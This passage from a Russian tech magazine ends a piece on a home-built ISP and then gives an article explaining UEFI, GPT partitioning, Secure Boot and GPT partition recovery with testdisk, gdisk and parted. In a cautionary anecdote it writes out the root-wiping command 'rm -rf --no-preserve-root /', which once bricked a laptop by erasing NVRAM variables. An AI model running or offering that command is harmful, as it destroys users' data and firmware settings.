Заодно мы перестроили наш дом — в смысле, я такой: камон, это лучший момент, чтобы добавить еще немного проводки! До этого моя жена думала, что я просто чуть более чокнутый, чем обычно, — но теперь она все поняла и оценила. После ремонта дома и укладывания новой проводки я пошел еще дальше — и разорился на остекленный дата-центр и пару точек доступа Wi-Fi бизнес-класса. В итоге получилась очень маленькая комната — но много места под мои нужды.


Точки доступа Wi-Fi

Я уверен, ты уже оценил, насколько значительны затраты: серверы, корпус, направляющие, распределение питания, источник бесперебойного питания (просто большой аккумулятор — чтобы при перебоях электроэнергии компы продолжали работать) и так далее. Все нарастает как снежный ком — и довольно быстро. Но, с другой стороны, поскольку теперь я технически лицензированный интернет-провайдер, я могу легально продавать интернет своим соседям — что, конечно, довольно гнусно. Однако куда важнее, что все это может облегчить мои исследования достаточно эффективным экономически способом. И хотя в целом проект дорогой, в долгосрочной перспективе все вполне рентабельно и реально может отбиться за первые несколько лет. И я знаю, что прыгнул прямо сейчас на двадцать уровней крутости вверх, — но постараемся держать себя в руках, верно? :P

«ЧТО СОБИРАЕШЬСЯ ДЕЛАТЬ ДАЛЬШЕ?»

Поскольку работа еще не завершена, я не могу выстроить четкой картины будущего. Полагаю, что буду развивать и развивать свой проект, потому что, если честно, мне нравится быть самому себе провайдером — можно даже сказать, королем собственного домена. Теперь у меня есть свобода, скорость и пропускная способность, чтобы сканировать то, что мне нравится, и так часто, как я хочу. Я не говорю, что тебе обязательно стоит последовать моему примеру, — говорю лишь, что ты мог бы. Это было на удивление легко и очень весело.

Одной из первых идей было предложить этот путь исследователям инфосека, потому что, например, мы этим уже занимаемся, — и теперь, когда проект запущен и работает, мы определенно хотим предложить его тем, кто профессионально исследует инфобезопасность. Когда я выяснил, насколько трудно исследовать информационную безопасность крупных облачных провайдеров, я подумал: а ведь было бы неплохой идеей поддержать исследования, предоставив доступ к общим датасетам и совместным исследованиям. И хотя с тех пор мы немного отошли от этой мысли из-за особенностей логистики и управления клиентами, это определенно остается вариантом на будущее.



GRAND PARTITION THEFT

КОПАЕМСЯ В UEFI И ПЫТАЕМСЯ ПОНЯТЬ, ПОЧЕМУ У НАС ОТНЯЛИ BIOS

Ксения Кирилова
Desperately in love with Linux and C
kclo3@icloud.com

Казалось бы, нет задачи проще, чем загрузка компьютера: нажал на кнопку питания, и спустя непродолжительное время на экране появится интерфейс операционной системы. На самом же деле именно между этими двумя событиями в недрах машины и происходит все самое интересное. Особенно если используется UEFI и диск с разметкой GPT. Давай заглянем под капот твоего ноута или компа и посмотрим, как загружаются устройства, использующие самые современные технологии.

ЧТО НЕ ТАК С BIOS?

Сам термин BIOS археологи впервые обнаружили в коде CP/M от 1975 года. Исходные тексты CP/M, в файле `BDOS.PLM` (CP/M 1.1) которых под авторством Гэри Килдалла и появилось упоминание BASIC I/O SYSTEM, Computer History Museum выложил в свободный доступ в 2014-м в честь 40-летия системы. Если тебе интересно ознакомиться с этим историческим артефактом, они доступны на сайте музея.

Базовая система ввода-вывода в некотором смысле выполняет функцию интерфейса между оборудованием и ОС, без нее операционка не загрузится, а железо останется холодным и безжизненным. К тому же в ней есть функции, которые можно вызывать из ОС для доступа к базовым возможностям оборудования, подобно тому, как приложения используют системные вызовы для доступа к функциям ОС. Однако операционные системы все же предпочитают использовать собственные драйверы для работы с оборудованием.

В x86-системах BIOS выполняет тестирование (POST) и инициализацию оборудования. Затем управление передается первичному загрузчику (master boot code), который ищет активный раздел и его загрузочный сектор, чтобы передать управление ему для загрузки операционной системы. В BIOS используется формат разметки MBR, который тем не менее строго определенного стандарта не имеет.

INFO

Например, Крис Касперски в своей книге «Восстановление данных. Практическое руководство» писал, что в последние четыре байта, отведенные под код первичного загрузчика, Windows записывала идентификатор диска, и это неизбежно убивало использующий их загрузчик. Таким образом, для корректной работы с Windows первичный загрузчик должен был занимать не более 442 байт вместо честно выделенных ему 446.

BIOS за 45 лет существования показала себя невероятным долгожителем мира IT, пережив дискеты, CP/M и PL/M, MS-DOS и Windows 9x. Но сколько ни обновляй ее под современные реалии, в выделенные для начального загрузчика 446 байт сейчас много ~~ненужного~~ не поместишь. Были у BIOS и другие недостатки, из-за которых назревала необходимость заменить 16-битную архитектуру, по крайней мере для «большого железа» вчетверо большей разрядности. Так посчитали ребята из Intel, и в 1998 году был основан проект Intel Boot Initiative. Исходная версия спецификации, разработанная в первую очередь для машин на Itanium (IA-64), была опубликована под названием EFI (Extensible Firmware Interface) в 1999 году. А в 2005-м на базе этого проекта появился Unified EFI Forum, занимающийся разработкой и поддержкой родившейся таким образом технологии по сей день.

ПРИШЛА БЕДА ОТКУДА НЕ ЖДАЛИ

Иногда можно встретить обозначение UEFI BIOS. Из названия понятно, что UEFI позиционируется как расширяемый интерфейс между аппаратной платформой и операционной системой, предоставляющий таблицы и вызовы, которые доступны загрузчику ОС. Тем самым создается окружение для загрузки.

Помимо основной программы из прошивки, UEFI может использовать модули для расширения своей функциональности, например для поддержки нового оборудования или файловых систем. Подразумевается, что достаточно написать драйвер UEFI и он будет работать одинаково на всех совместимых операционных системах. Вообще, система прерываний BIOS была придумана чуть ли не для того же: при появлении нового устройства достаточно добавить его поддержку в BIOS, а ОС могла бы обращаться к устройству посредством базовой системы ввода-вывода — не зря же ее так назвали.

Кроме того, интерфейс этот зовется унифицированным. Спецификация указывает одной из целей разработки UEFI сделать так, чтобы разные операционки могли грузиться на разном железе без внесения изменений в ОС или аппаратную платформу. Иными словами, UEFI играет роль дополнительного слоя абстракции, в стандарте определен даже EFI Byte Code (EBC). Цели, безусловно, благие. Жаль, исполнение подкачало — реализовывать стандарт каждый волен по-своему, и, к примеру, китайские прошивки, как иногда пишут на форумах, способны иной раз удивлять своим поведением.

Объект ненависти

Внедрение UEFI в пользовательские системы наделало немало шуму. Быть может, ты помнишь, как были рады линуксоиды, когда появились ноуты на Windows 8 и для их сертификации Microsoft требовала Secure Boot. При этом изначально предусматривать ее отключение или установку любых ключей, кроме ключей MS, не считалось необходимым. Нетрудно представить проблемы установки, а скорее даже запуска сторонних ОС в таком случае.

Не очень лестно об UEFI отзывался и Линус Торвальдс. В списке рассылки ядра Linux он говорит, что «EFI — это еще один факт повреждения мозга Intel (первым был ACPI)», и сожалеет, что UEFI захватывает x86-машины, тогда как появился он для IA-64. То ли дело BIOS, из которого никто не пытался соорудить карету и который делал лишь то, для чего был предназначен: just load the OS and get the hell out of there. По поводу Secure Boot Линус тоже как-то высказался не самым лестным образом.

Но все же давай посмотрим, какие у UEFI имеются достоинства.

Во-первых, с приходом UEFI размер диска больше не ограничен значением в 2 ТиБ и составляет 8 ЗиБ — такие носители, наверное, появятся еще не скоро. Во-вторых, его отличие от традиционных BIOS в том, что он загружает файлы со специального раздела EFI system partition (ESP), вместо того чтобы искать код начального загрузчика внутри таблицы разделов. То есть UEFI выступает более высокоуровневым загрузчиком, так как изначально способен работать с файлами на разделах (но из коробки, как правило, поддерживает только FAT, а для других файловых систем необходимо устанавливать драйверы UEFI). Достаточно отформатировать флешку в FAT и положить на нее в каталог `/EFI/BOOT/` файл с образом, который UEFI подхватит для дальнейшей загрузки, и ~~почти не надо думать~~ загрузочная флешка готова!

Вместе с UEFI был разработан и новый стандарт разметки дисков GPT (GUID Partition Table). В спецификации UEFI называются следующие преимущества нового формата перед старым добрым MBR:

- адреса логических блоков (LBA) стали 64-битными вместо 32-битных в MBR (чем и преодолели ограничение на размер диска в 2 ТиБ);
- поддерживается намного больше разделов, чем четыре основных в MBR;
- для обеспечения избыточности вводится запасная таблица разделов;
- используется механизм контрольных сумм CRC32 для обеспечения целостности служебных таблиц;
- используется GUID и читабельное имя раздела для его идентификации.

Давай теперь посмотрим, как это добро устроено и работает.

Немного об архитектуре системы UEFI


Базовая часть UEFI хранится в прошивке, но, поскольку количество доступной памяти на плате ограничено, а функций у UEFI больше, чем у BIOS, предусмотрена возможность использовать модули, которые подгружаются с внешних носителей. Это могут быть дополнительные драйверы или приложения, которые позволяют расширить функциональность: добавить поддержку дополнительных файловых систем или устройств, предоставить пользовательскую оболочку или дать поиграть в тетрис.

Загрузчики ОС, например GRUB2, для UEFI считаются приложением. Есть возможность даже загружать операционные системы напрямую из UEFI, минуя отдельный загрузчик, будь то GRUB, загрузчик Windows или любой другой. Для загрузки приложений и драйверов в UEFI используется Boot manager. Эти самые драйверы и приложения имеют расширение `.efi` и являются UEFI-образами, формат которых базируется на PE32/PE32+ или COFF.

Стандарт UEFI, помимо интерфейсов, имеет собственные протоколы взаимодействия своих модулей: Simple File Protocol для чтения файлов с устройств, протоколы взаимодействия драйверов и приложений со средой UEFI, среди которых Secure Boot, и много чего еще.

В рамках UEFI есть такая занятная вещь, как UEFI Shell. Этот шелл не всегда присутствует в прошивке компьютера, но можно создать загрузочную флешку и запускать шелл с нее. Или скопировать UEFI Shell на EFI-раздел диска, и после небольших ~~страданий~~ стараний он появится в опциях загрузки. UEFI Shell может пригодиться, например, для редактирования загрузчика UEFI, запуска UEFI-приложений или в каких-нибудь исследовательских целях.

Эта оболочка с интерфейсом командной строки позволяет без загрузки ОС выполнять простые файловые операции вроде просмотра содержимого директорий, копирования и удаления, запускать драйверы и приложения UEFI, работать с сетью и править меню загрузки. Существует дополнительный набор программ от Intel, UEFI Disk Utilities, с которым можно даже размечать диски. В оболочке поддерживается выполнение скриптов, перенаправление вывода и конвейер, файловые шаблоны, история команд и прочие вещи, напоминающие о bash (зато дополнение по табу не работает). Из-за подобных возможностей, превосходящих задачи простого первичного загрузчика, UEFI и называют иногда псевдоОС.



UEFI Shell в виртуалке. Русские имена файлов не показывает, зато он разноцветный

Для корректной работы и загрузки внешних приложений UEFI необходим диск, отформатированный по новому стандарту. Пришло время немного углубиться в его устройство.

О разметке дисков GPT


Первый логический блок на носителе — LBA0 — содержит так называемый защитный (protective) MBR на случай, если старые программы, слыхом не слыхавшие о GPT, сочтут диск нерабочим и решат его исправить. Также благодаря защитному MBR вместо действительной разметки старое ПО будет видеть один большой раздел, именуемый GPT protective partition.

Следом идет первичная таблица GPT. В ней хранится заголовок GPT (GPT header) с общей информацией: сигнатурой и версией GPT, GUID диска, контрольными суммами служебных таблиц и прочими полезными вещами. Рядом с заголовком находится массив записей о разделах (Partition entry array), в котором описывается каждый раздел на носителе: GUID типа раздела, GUID раздела, LBA начала и конца, атрибуты и имя. После таблицы разделов следует `FirstUsableLBA`, то есть блок, который может быть использован непосредственно для раздела.

В первичной таблице есть LBA запасной (Backup) GPT, идентичной первой, только значения ее полей `MyLBA` и `AlternativeLBA` меняются местами. Запасная таблица находится в последнем блоке диска, перед ней расположена еще одна таблица с записями о разделах, так что поле `PartitionEntryLBA` также имеет другое значение.

Для хранения дополнительных программ UEFI может присутствовать относительно небольшой (в районе 100–200 Мбайт) системный раздел ESP. Обычно он располагается первым и имеет тип FAT32. В случае загрузочных флешек вся флешка форматируется в FAT, поэтому там нет необходимости создавать отдельный ESP. Значения системных переменных и конфигурация, например порядок загрузки, хранится в NVRAM.

Примерное относительное расположение всех этих элементов ты можешь посмотреть на схеме, более подробные определения таблиц доступны в спецификации.



Схематичное представление основных структур GPT

Как видишь, здесь мало общего с разметкой MBR, нет практически никакой совместимости (есть, правда, Hybrid MBR, но мы о нем сейчас не будем говорить). Зато теперь можно насоздавать кучу здоровых разделов, причем без костылей в виде основных и расширенных томов.

Продолжение статьи →

GRAND PARTITION THEFT

КОПАЕМСЯ В UEFI И ПЫТАЕМСЯ ПОНЯТЬ, ПОЧЕМУ У НАС ОТНЯЛИ BIOS

Загрузочная последовательность

Загрузка в среде с UEFI тоже усложнилась, но не настолько, чтобы мы не сумели понять основные принципы. Например, так же как и в BIOS, выполняется начальная инициализация оборудования. Теперь за нее отвечает Platform Initialization (PI), спецификацию которой можно найти в первом томе документа Platform Initialization (PI) Specification. Примерно вот так выглядит загрузочная последовательность UEFI.

Процесс загрузки платформы с UEFI

Рассмотрим шаги загрузки по порядку:

Инициализация оборудования (Pre-EFI Initialization)

На данном этапе всю работу выполняет, как уже сказано, часть стандарта под названием PI. PI должна определить причину старта (перезагрузка, выход из сна, простое включение) и инициализировать процессор, чипсет и системную плату. Сюда входит также организация среды выполнения драйверов, и может присутствовать модуль совместимости CSM (Compatibility Support Module) для загрузки с MBR, которая по умолчанию не поддерживается. После инициализации железа управление передается менеджеру загрузки. Он определяет, что загружать далее.

INFO

PI использует собственные бинари формата Terse Executable. Этот тип исполняемых файлов в целом очень похож на PE (может быть и COFF), но сигнатура `MZ` была заменена на `VZ`. Поговаривают, что совпадение с инициалами Винсента Циммера, труженика Intel и руководителя рабочей группы PI, абсолютно случайно.

Загрузка модулей EFI и загрузчика ОС

Менеджер загрузки определяет, какие драйверы и приложения UEFI должны обязательно быть загружены на конкретной системе, и при необходимости взаимодействует с пользователем. В качестве одного из таких приложений загружается и загрузчик UEFI (UEFI OS loader), но на этом этапе можно загрузить и оболочку UEFI. Вообще, загрузчик ОС может быть как собственным загрузчиком UEFI, так и любым другим, главное, чтобы он был нужного UEFI формата с расширением `.efi`. Для среды UEFI это в любом случае просто приложение, которое для работы с оборудованием должно использовать только сервисы и протоколы UEFI.

Завершение загрузочных сервисов

При успешной загрузке ОС выполняется функция, завершающая все загрузочные сервисы и освобождающая выделенную им память. Управление передается операционной системе.

Концептуально загрузка с UEFI вроде не так сильно отличается от BIOS — здесь тоже есть нечто похожее на POST и на начальный загрузчик. Но появилась еще такая фича, как Fast Boot. Она связана с тем, что зачастую действия для инициализации железа операционная система все равно выполняет заново (скажем, заполняет таблицу прерываний). Чтобы не делать двойную работу, в UEFI данный этап может пропускаться, тем самым загрузка системы ускоряется.

Еще одна особенность UEFI называется Secure Boot (забавно, что в поисковиках первым среди предложений по этому запросу появляется «как отключить»). Это протокол, предназначенный для подписи драйверов и проверки исполняемых файлов. В первую очередь он предотвращает загрузку недоверенных образов UEFI, проверяя подписи этих образов перед запуском.

Предполагается, что Secure Boot защищает в случае модификации образов вредоносным ПО и не дает запускаться буткитам. На деле же Secure Boot можно обойти с помощью различных багов реализации или вообще отключить, чтобы избежать проблем с загрузкой альтернативных ОС, а живой работоспособный руткит для UEFI был обнаружен в 2018 году. Ну и по стандарту функция Secure Boot вообще необязательна для реализации производителями.

Тем не менее, чтобы при включенной Secure Boot загружать что бы то ни было на устройствах с установленными ключами Microsoft, эти бинарники должны быть соответствующим образом подписаны. Подписывать GRUB чревато задержками релизов, да и Microsoft не особо горит желанием выдавать ключ из-за используемой им GPLv3.

Это стало причиной появления так называемых предзагрузчиков: Shim и PreLoader (Loader.c), которые сами подписаны, но запускать могут уже не подписанные MS образы. Что они и делают, передавая управление GRUB'у или другому загрузчику. Нынче Shim используется такими дистрибутивами, как Fedora, Debian, Ubuntu, SUSE. Более подробно с анализом защищенности прошивки в ходе загрузки ты можешь ознакомиться в нашей статье про пентест UEFI.

ЕСЛИ КАЖЕТСЯ, ЧТО ВСЕ ПОТРАЧЕНО...

От ошибок никто не застрахован, и потрачено все может быть по разным причинам. Юзер «что-то нажал», возникли баги в дисковых утилитах, а еще есть особенности работы GPT с RAID. Да и UEFI, бесспорно, сложнее BIOS, а чем объемнее код, тем легче ошибкам в него закрасться. Вот в разных реализациях и обнаруживаются баги, позволяющие обойти защитные механизмы UEFI потехи ради или для установки вредоноса в такую область, что не спасет ни переустановка оси, ни смена диска. А мало ли, на что способны такие вредоносы...

Кстати, некоторые антивирусы уже умеют сканировать UEFI на наличие буткитов.

INFO

К слову, не могу не упомянуть забавный случай, когда пресловутый `rm -rf --no-preserve-root /` вместе с содержимым дисков стер содержимое переменных в NVRAM, которое в Linux монтируется в `/sys/firmware/efi/efivars`, что привело к окирпичиванию ноута. Такая вот особенность реализации стандарта попалась экспериментатору и наглядно показала, что доступ на запись к переменным UEFI из ОС был сомнительной затеей. В общем, хорошенько подумай, если вдруг захочешь поиграть с огнем.

Так можно ли что-то сделать, если на твоем устройстве работает диск уже в новом формате, а с ним случилась беда? В теории какие-то проблемы можно решить с помощью UEFI Shell. Некоторые ошибки дисков, возникающие при загрузке, UEFI исправляет самостоятельно; другие же, как, например, во врезке, требуют «оперативного вмешательства».

Проверка целостности таблиц и исправление ошибок при загрузке


Стандартом неспроста предусмотрены две таблицы GPT — первичная и запасная. Кроме того что проверяется сигнатура GPT и то, указывает ли `MyLBA` на проверяемую таблицу, сверяются значения CRC32. Если при загрузке контрольная сумма одной из таблиц GPT не совпадает с действительностью, то она восстанавливается из второй таблицы. Если же случилось так, что не совпали контрольные суммы для обеих таблиц, то устройство определяется как не имеющее GPT-разметки. Тут могут пригодиться инструменты поинтереснее.

Восстановление GPT-разделов

Если пострадало больше одной служебной таблицы, потребуются, очевидно, другие решения, чем сверка контрольных сумм. Благо они существуют уже не только для носителей с разметкой MBR. При случайном (или нет) повреждении GPT-разделов есть возможность их восстановить.


В Linux, несмотря на то, как сообщество встретило UEFI, появились программы для работы с GPT, в том числе способные восстанавливать удаленные файлы и разделы. Первая, на которую стоит обратить внимание, — testdisk. Впрочем, у нее есть версии и под DOS, и под винду, и под «Мак». Она может оказаться полезной для восстановления не только служебных таблиц, но и удаленных данных. Скажем, у нас повреждена запасная таблица разделов, а первичная вообще куда-то подевалась (ну всякое ведь бывает, там `if` с `of` перепутал в `dd`), и в итоге в `/dev/` отображается пострадавшее устройство, но не разделы на нем. Кому верить, как читать данные?

Для восстановления разделов в testdisk необходимо выбрать устройство и тип разделов. Программа пытается определить его самостоятельно, но в нашем случае, когда не совпадают CRC обеих таблиц, она считает, что это не GPT; впрочем, переубедить ее несложно. Далее выполняем анализ диска в поисках потраченных разделов и записываем информацию о найденном разделе на диск. По ходу дела testdisk не скупится на пояснения, что позволяет в простых случаях пользоваться утилитой, совершенно не заглядывая в документацию!




Обнаруженный testdisk'ом раздел. Начинается с блока 34, так как это минимум, выделяемый под структуры GPT

Вторая прога, которая в нашем случае может помочь, называется gdisk по аналогии с fdisk, который не понимает GPT. Для восстановления разделов она может использоваться в связке с parted: первая создает заново заголовки таблицы GPT, а вторая находит утраченные разделы.




Заботливый и информативный gparted, при помощи которого мы остались с пустой таблицей разделов

В таком случае в gdisk (или аналогичной утилите) можно создать новые заголовки GPT взамен испорченных. Файлы и структуры файловых систем, к счастью, остаются при таких манипуляциях на месте, и необходимо лишь восстановить таблицу разделов. Для этого желательно помнить примерные границы разделов, так как их нужно сообщить программе parted в команде `rescue`. После перезагрузки пробуем примонтировать диск — и нам повезло, магия сработала! Вот бы почаще так.

